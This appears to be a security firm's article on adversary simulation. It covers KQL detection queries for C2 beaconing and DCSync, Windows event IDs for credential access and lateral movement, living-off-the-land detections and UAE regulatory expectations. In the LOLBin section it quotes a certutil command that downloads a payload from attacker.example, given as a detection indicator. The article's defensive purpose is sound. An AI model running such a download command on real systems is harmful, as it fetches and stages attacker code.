Key takeaways
- Adversary simulation maps every TTP to a detection outcome: alerted, logged but silent, or completely invisible.
- C2 beacons are identified by connection frequency and byte regularity, not by encrypted payload content.
- DCSync attacks generate Event ID 4662 on the domain controller for a right that only domain controllers hold under normal operation.
- Living-off-the-land detections must be written at the process chain level, not at the binary name, or they miss the attack or fire on every administrator task.
- Gaps in the Through phase carry the highest remediation priority because they extend attacker dwell time.
What adversary simulation measures beyond the attack itself
A standard pentest finds what can be broken. An adversary simulation asks something different: which attacker behaviours does your detection stack actually see? The team runs TTPs drawn from a specific threat profile, often an APT group documented in MITRE ATT&CK, and every phase either fires an alert or it does not. The value is in the gaps, not in the techniques that succeeded.
Three detection domains map to the three phases of the Unified Kill Chain. Your perimeter controls and email gateway cover initial access in the In phase. Your EDR and host logging cover credential access and lateral movement in the Through phase. Your data-loss prevention and egress monitoring are the last line during exfiltration in the Out phase. Silence in any domain is a finding, not a pass.
In
Initial access
Perimeter, email gateway, web proxy
Foothold
EDR process creation, Sysmon Event 1
Through
Credential access
Sysmon Event 10, Security Event 4662
Lateral movement
Events 4624, 7045 and 5140 correlated
Out
Data staging
Volume anomaly, archive creation
Exfiltration
DLP, egress monitoring, DNS anomaly
C2 channel: what your network monitoring must recognise
After a packed implant establishes a foothold, a step covered in the article what a software packer hides from static scanners, it opens a command-and-control channel. Modern implants beacon over HTTPS on port 443 to blend with standard web traffic, using configurable jitter to avoid fixed-interval signatures. The signal is in the pattern: a workstation making 200 near-identical connections to a newly registered domain over four hours is not normal browsing behaviour.
Network detection rules should identify beaconing by examining connection frequency and byte regularity over time. JA3 fingerprints, domain registration age from a threat-intelligence feed, and the absence of a certificate subject matching the claimed hostname all help narrow the field. The query below, written against Microsoft Defender for Endpoint event data, shows one approach: aggregate connections per device per destination per hour, then filter on high connection count with low byte variance.
DeviceNetworkEvents
| where ActionType == "ConnectionSuccess"
| where RemotePort == 443
| summarize
    ConnectionCount = count(),
    AvgBytesSent    = avg(SentBytes),
    StdDevBytes     = stdev(SentBytes)
    by DeviceName, RemoteUrl, bin(Timestamp, 1h)
| where ConnectionCount > 50
| where StdDevBytes < 100
| project Timestamp, DeviceName, RemoteUrl,
          ConnectionCount, AvgBytesSent, StdDevBytes
| sort by ConnectionCount desc
Credential access: the Windows event IDs your SIEM must ingest
Credential access is the stage where adversary simulation exercises most often expose detection gaps. LSASS process access generates Sysmon Event ID 10 and Windows Security Event ID 4656. Both require Sysmon to be deployed with a rule that targets lsass.exe as the target image, and both are absent from the default Windows audit policy. An estate with no Sysmon deployment generates no signal here at all, which is the finding.
DCSync attacks replicate the domain credential database without touching LSASS on disk. They generate Event ID 4662 on the domain controller for the DS-Replication-Get-Changes-All extended right. The signal is reliable: only domain controllers replicate this way under normal operation, so any workstation or member server generating this event is performing the attack. The query below isolates that case.
SecurityEvent
| where EventID == 4662
| where Properties has "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
// DS-Replication-Get-Changes-All GUID
| join kind=leftanti (
    DeviceInfo
    | where DeviceType == "DomainController"
    | project Computer = DeviceName
  ) on Computer
| project TimeGenerated, Computer,
          SubjectAccount, SubjectDomainName,
Properties| Technique | Log source | Event ID | Notes |
|---|---|---|---|
| LSASS memory access | Sysmon | 10 | Requires Sysmon rule: TargetImage contains lsass.exe |
| LSASS handle request | Windows Security | 4656 | Object type Process; requires Audit Object Access |
| DCSync (DRS replication) | Windows Security | 4662 | Right DS-Replication-Get-Changes-All; non-DC source is the indicator |
| SAM database dump | Windows Security | 4656 | Object type SAM; access from a non-system process |
| Kerberoasting (TGS request) | Windows Security | 4769 | Encryption type 0x17 (RC4) requested for a service account |
Lateral movement: which logs record the traversal

Lateral movement leaves traces across several log sources simultaneously, and correlating them is what makes an alert reliable. A PsExec execution creates a service on the target host (Event ID 7045), a network logon (Event ID 4624, Logon Type 3) and an ADMIN$ share access (Event ID 5140) within a short window. No single event is conclusive; all three within a few seconds are. A SIEM correlation rule that requires only one of the three fires on every legitimate administrator logon in the estate.
Pass-the-Hash logons appear as Logon Type 3 NTLM authentications from a workstation to a server it would not normally reach. An assumed-breach exercise exercises the same movement from an explicit starting foothold, making the two engagement types complementary rather than redundant. The lateral movement graph in the simulation report maps every hop; a gap in the graph means the traversal was not logged, and an adversary simulation that maps your blind spots produces exactly the finding it was built for.
Living off the land: process chain detections your EDR needs
Living-off-the-land techniques reuse signed Windows binaries to avoid static detection. Common chains include mshta.exe spawning powershell.exe, certutil.exe downloading a payload with the -urlcache flag, and regsvr32.exe executing a remote script via the Squiblydoo technique. None of these binaries are malicious in isolation; the parent-child relationship and the commandline arguments are what flag them. NIST SP 800-115 identifies host-based process and commandline indicators at this level as a primary detection target for advanced persistent threats.
The commandline argument string is the highest-fidelity signal available for LOLBin abuse. certutil.exe -urlcache -split -f http://attacker.example/payload.exe C:\Windows\Temp\p.exe is a precise indicator. A generic rule that fires on any certutil.exe execution generates noise on every certificate operation in the estate. The detection rules that survive a purple teaming review are the ones written tightly enough to fire on the malicious invocation and not on the legitimate one. The adversary simulation report names exactly which commandline patterns the team used, so the rule can be written against evidence rather than guesswork.
Reading the detection gap report and acting on what it shows
At the close of the engagement, the report maps each TTP to one of four outcomes: detected with an actionable alert, detected but no alert fired, not detected because no log source existed, or detected with alerts too noisy to action. Only the first outcome means the control is working. The other three require different remediation paths, and treating them as a single category of detection failure leads to the wrong fix for each one.
Prioritise gaps in the Through phase first. An attacker who enters undetected and remains invisible while moving laterally carries the longest dwell time, and dwell time is what converts a contained intrusion into a serious breach. Purple teaming is the next step: take the TTPs that generated no alert and build detection rules for each in a joint session between the red team and your analysts. NIST SP 800-137 on continuous monitoring treats this as a cycle, not a milestone. The gap report feeds the next detection improvement iteration. The detection baseline you need before buying a red team article describes the minimum your stack should reach before that session is worth running.
Alert outcome
Misconfigured
Alert fires despite no log; review correlation logic and source mapping
Control works
TTP seen and produced a precise, actionable alert
Blind spot
No telemetry at all; deploy the log source before writing any rule
Rule gap
Data exists but no rule queries it; build the detection now
Telemetry quality
Adversary simulation and detection requirements in the UAE
Regulators in the UAE now expect more than periodic penetration tests. They want organisations to show that detection and response capabilities hold up against realistic threats. The CBUAE Technology Risk Management framework for licensed financial institutions requires threat-led testing and the detection controls that support it. Banks and payment service providers across Abu Dhabi and Dubai must show their SOC can identify attacker behaviour during an authorised engagement, not just that their perimeter can be probed.
The DESC framework for Dubai government entities and their suppliers, the UAE Information Assurance Regulation published by TDRA for federal bodies, and ADHICS for Abu Dhabi healthcare institutions all carry the same expectation at varying levels of detail. An adversary simulation that produces a detection gap report maps directly onto the evidence these frameworks ask for: which controls fired, which did not, and what remediation followed. Free-zone entities in both emirates face increasing scrutiny when they operate critical infrastructure or financial services, and the gap report is what separates an organisation that tested its detection from one that only tested its perimeter.
Auditors in Abu Dhabi and Dubai are asking for detection evidence, not just penetration test reports. An adversary simulation that closes with a remediation plan and a retest of previously failed detection rules provides that record. Organisations that act on the findings stand on stronger ground during a regulatory review than those that file the report and move on.
Frequently asked questions
What is an adversary simulation?
An adversary simulation is a security exercise in which a testing team emulates the tactics, techniques and procedures of a specific threat actor drawn from a documented threat profile. Unlike a standard red team engagement that pursues a defined objective, adversary simulation is structured to test whether your detection and response controls can identify attacker behaviour at each stage of the kill chain.
How does adversary simulation differ from a red team engagement?
A red team engagement is objective-based: the team attempts to reach a named crown jewel and reports on what succeeded. An adversary simulation is TTP-based: the team runs a predetermined set of techniques drawn from a threat profile and records which ones your controls detected. The two exercises answer different questions and suit different levels of detection maturity.
What detection tools does an adversary simulation test?
An adversary simulation exercises your EDR, SIEM, network detection and response platform, email gateway and data-loss prevention controls across all three kill chain phases. The report attributes each gap to a specific cause: missing telemetry, a missing correlation rule, or misconfigured alerting, so remediation is targeted rather than broad.
Which MITRE ATT&CK tactics generate the most detection gaps?
Credential access and lateral movement consistently produce the largest gaps, because both require Sysmon deployment and advanced audit policy configuration that many organisations have not completed. Defence evasion techniques, including packed implants and living-off-the-land execution, are a close second. Initial access via spear phishing is typically the most-detected stage because email gateways are widely deployed and well-tuned.
What is a C2 beacon and how is it detected?
A C2 beacon is a regular outbound connection from a compromised host to an attacker-controlled server, used to receive instructions and return results. Detection relies on identifying the pattern rather than the payload: high connection frequency, low byte variance and an unfamiliar destination domain are the primary signals. Payload content is typically encrypted, so network-level detection must focus on traffic metadata.
What is DCSync and why is it a reliable detection target?
DCSync is an attack that requests Active Directory replication data using the MS-DRSR protocol, extracting password hashes for any account without touching LSASS on disk. It is a reliable detection target because only domain controllers perform this replication under normal conditions: a request originating from a workstation or member server is almost always the attack, producing very few false positives.
How do I read a detection gap report after an adversary simulation?
Sort findings by kill chain phase and then by detection outcome. Techniques with no log source require an instrumentation investment before any rule can be written. Techniques with telemetry but no rule are the most immediately actionable: the data already exists and a correlation rule can be written now. Techniques with noisy rules need tuning, not removal. Techniques that produced precise alerts are your confirmed baseline.
What should I do after an adversary simulation shows detection gaps?
The standard path is a purple team session: take the TTPs that fired no alert, invite the simulation team back, and build detection rules collaboratively while each technique is replayed live. This produces detection content your analysts understand and can maintain. Missing telemetry should be addressed first, because no rule can close a gap that produces no log at all.
How does adversary simulation differ from an assumed-breach exercise?
An assumed-breach exercise begins with an explicit foothold granted to the testing team and focuses on the Through and Out phases of the kill chain. An adversary simulation begins at initial access and runs the full kill chain in sequence, emulating a specific threat actor throughout. The two exercises are complementary: assumed breach tests depth of movement; adversary simulation tests breadth of detection coverage across all phases.
What Windows audit policy settings are needed to support adversary simulation detection?
At minimum: Audit Process Creation with commandline logging, Audit Logon and Logoff, Audit Object Access for SAM and LSASS, Audit Directory Service Access for Event ID 4662, and Audit Account Logon for Kerberos events. Sysmon deployed with a community rule set adds process network connections, file creation time and DNS query logging that the default audit policy does not cover.